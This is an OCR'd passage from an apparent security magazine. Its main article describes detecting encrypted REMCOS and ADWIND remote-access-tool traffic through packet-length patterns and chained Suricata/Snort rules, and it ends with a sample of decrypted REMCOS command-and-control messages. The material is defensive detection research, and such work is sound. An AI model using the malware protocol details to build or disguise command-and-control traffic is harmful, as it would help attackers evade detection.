
4. Linux kernel mitigation checklist by Shawn C: bit.ly/2GDMtMa

This map is written in the DOT language, which makes maintenance and updating in the Git version control system very convenient. The diagram is generated using GraphViz with the following command:

```
# dot -Tpng linux-kernel-defence-map.dot -o linux-kernel-defence-map.png
```

The Linux Kernel Defense Map is an open-source project licensed under GPL v3.0 and hosted on GitHub (github.com/a13xp0p0v/linux-kernel-defence-map).

Figure 2 contains the full map for Linux kernel v5.0.



Search the page for a cyberwisdom

o e u v c d v z

m y h o m e i s

m y c y b e r c

a s t l e y d c


k j g v x z d d

f g r v v x e j

t r e d c c b f

t e w x a x n v

#CYBERQUEST



The sword and the shield

186 Dealing with encrypted malicious connections: theory and practice

198 Finding Neutrino

210 Analyzing tools used in Windows infrastructure attacks

222 Pegasus: analysis of network behavior

Dealing with encrypted malicious connections: theory and practice

Expert Security Center Team

What would be the reaction of a cyber-security researcher if asked to detect malicious encrypted traffic? The same as any other person forced to confront the inevitable. Denial: "Oh, a strange stream of bytes, how do I detect that?" Anger: "Ah, to hell with it!" Bargaining: "Maybe I can detect things the old way, based on content?" Depression: "No, the old way won't work." Acceptance: "Looks like we'll need a new method, after all." We've gone each of these stages, and now we want to share our method and how we made it work.

In this article, we'll discuss encryption with strong algorithms: these encryption standards, such as AES CBC, mash plaintext into binary "mincemeat," leaving researchers with no way of applying statistical methods to the texts. We saw the theoretical aspects as comprising a search for stable sequences of message lengths in communication with command and control (C2) servers. To our mind, the number of bytes in each message could be a widely applicable way to detect both homemade malicious protocols and data encryption standards. We decided to implement this using intrusion detection systems. Being members of the OISF consortium at that moment, we used the Suricata IDS and Snort rules syntax.

We decided to implement this using intrusion detection systems

REMCOS and ADWIND: run for your lives!

For the malware to illustrate our detection method, we chose two remote access tools (RATs).

REMCOS, which was extensively used in campaigns targeting Turkish defense contractors from mid-November 2017 (bit.ly/2CEj9l4). REMCOS employs end-to-end encryption of all data in TCP packets based on a key set by the attacker at build time.

ADWIND is a cross-platform RAT written in Java. It was cracked in 2014 (bit.ly/2HHL486), due to which it became widespread and saw use in targeted attacks. In 2017 more details were revealed about the use of ADWIND in attacks on the aerospace industry all over the world (bit.ly/2uvlxGp). Our interest in ADWIND was in detecting it as an object in an encrypted TLS network connection.

One-dimensional stream

Let's look at a simplified model of a single network connection (Figure 1) in order to better understand our detection technique. The term stream is generally used to denote network TCP connections, and the term sample refers to executable malicious code.

A stream consists of network packets. We will be looking at the length of the payload in those packets, so we will not dwell on auxiliary TCP packets (such as SYN, ACK, and FIN) in collected and ordered streams. So the graph (Figure 1) reflects only packets containing data on the application-layer level. Every time, the client sends packets of different lengths (marked red in the figure), and the server responds with a confirmation message with the same content length (marked gray). Here the payload of every packet in bytes is plotted on the horizontal axis, with everything occurring in a single dimension along the axis.




Figure 1. How stream works

Welcome to the brave new two-dimensional world!

The idea to visualize detection in the manner described in this article came when we looked at the rules we had already written. We realized that packets in streams could be easily described by Cartesian coordinates. For instance, if in Figure 1.1 we plot the amount of transmitted data on the horizontal axis, and the bytes in a single packet's payload on the vertical axis, we get an XY plane representing network communications as a graph (Figure 2). Each point on the plane represents the moment when data from the packet is placed in the stream. As the stream is formed, a new point on the Cartesian plane will appear when a new packet is fully transmitted. Note that placement of points is interconnected. The first packet occupies exactly its length in the stream, so the second one will be shifted along the horizontal axis by an amount equal to the length (starting from where the first packet ended), and so on.

This, in Figure 1.1, is what a single stream of a single sample looks like. Now let's look at multiple streams from samples of a single family.

Let's add new points from new streams to the Cartesian plane (Figure 2). Our task is to find deviations in the length of transferred data. Figure 2 demonstrates an example for four streams. Red points are from sample one, yellow ones are from sample two, and so on. All samples are run in different conditions imitating infection of various systems. Let's use a dashed line to show allowable areas for points to match on the graph: these are detection areas. We draw those areas relative to the points for the corresponding sequential number of the packet. The dispersal of points we see is due to fluctuations in the length of data.

The area boundaries reflect the position of the packet in the stream (on the horizontal axis) and range of packet sizes (on the vertical axis). In the course of work we found that the probability of accurate detection falls significantly as distance from the start of the network connection increases. This makes sense: the detection area accumulates the delta between packet lengths from different samples with each new packet, thus becoming rather large over time. So, for example, if we want to find the hundredth packet in different samples of a single family, its position would be hard to predict and rather different for each stream. Accumulation of error occurs due to fluctuations in the sizes of all preceding packets, so the detection area for the hundredth packet would have to be very large. Large detection areas, in turn, can cause false positives.

Detection areas can overlap each other or straddle the vertical axis (Figure 3). Logically, the smaller detection areas are, the more accurately they reflect the actual situation in streams. This means better accuracy at detecting a stream similar to the one we're looking for.

The areas detect a packet that matches certain properties. For full detection of the whole stream, the stream must stay within the detection areas for several consecutive packets. In other words, we need for the packets to form a chain. In Figure 3, streams are shown as lines between points. Similarly, areas marked with a dashed line must also be consecutively linked into a chain. Detection will be successful when the first few packets in the stream fall in the detection areas and the areas activate in a certain sequence, from first to last, in the detection chain.




Figure 1.1. Two-dimensional stream representation




Figure 2. When there is more than one sample




Figure 3. Smaller area makes less mess

Rule mechanics

To detect packets that fall in the detection areas, we can use our available Snort/Suricata intrusion detection system (IDS) toolbox. Rules contain several keywords, data transmission direction (from the server or from the client), and networking protocol information. You can learn more about rule syntax in the documentation (bit.ly/2JFKDNu). For our goal, the syntax provides a few keywords.

We can start by naming the detection areas we described before. We will need two keywords: "dsize" and "stream_size". For instance, if we're searching traffic for packets 200 to 600 bytes long, and they must be located between the 1024th and 2048th byte in the stream, the syntax of the "dsize" keyword will look as shown in Figure 4. Note that numbering of bytes in the stream starts at 1, not at zero. One rule describes one detection area. If there are several areas, as shown in Figure 3, each must have its own rule.

Figure 4. TCP rules and keywords

Flowbits of all rules, unite!

We also have the "flowbits" keyword. It allows to assign a symbolic flag (flowbit) to a stream. After that any rule within that stream can read, set, or unset its own flag. In this manner we can set conditions for triggering a rule based on flag status. With flowbits we can combine detection areas (or, strictly speaking, the rules describing them) by setting certain flags after a packet matches an area.

The flowbit syntax allows using several operands which we will use:

flowbits: <operand>;
• noalert: do not alert if rule is triggered
• isset: check if flag is set
• unset: remove a certain flag
• set: set a certain flag

Let's look at the sequence of setting the flags. In the first rule (Figure 5), we set the first flag to suppress the alert message with noalert. When the second rule is activated, it checks the first flag set before and sets its own instead. Alerts are still suppressed. In the end, when we get to the last rule in the cascade, all flags have been set, checked, and switched off, except the next-to-last one, which means the last rule can trigger an alert to inform of detection of a certain stream. So one stream, one alert! Less noise and more accuracy.





Figure 5. 1 stream = 1 alert

REMCOS: first blood



[DataStart]....addnew|cmd|BitTarget|cmd|
[DataStart]....ping|cmd|0|cmd|20
[DataStart]E...pong|cmd|0|cmd|P.r.o.g.r.a.m
[DataStart]....ping|cmd|0|cmd|20
[DataStart]E...pong|cmd|0|cmd|P.r.o.g.r.a.m.
[DataStart]....ping|cmd|0|cmd|20
[DataStart]7...pong|cmd| 0|cmd|S.t.a.r.t.|cmd
[DataStart]....ping|cmd|0|cmd|20
[DataStart]7...pong|cmd| 0|cmd|S.t.a.r.t.|cmd
[DataStart]....ping|cmd|0|cmd|20
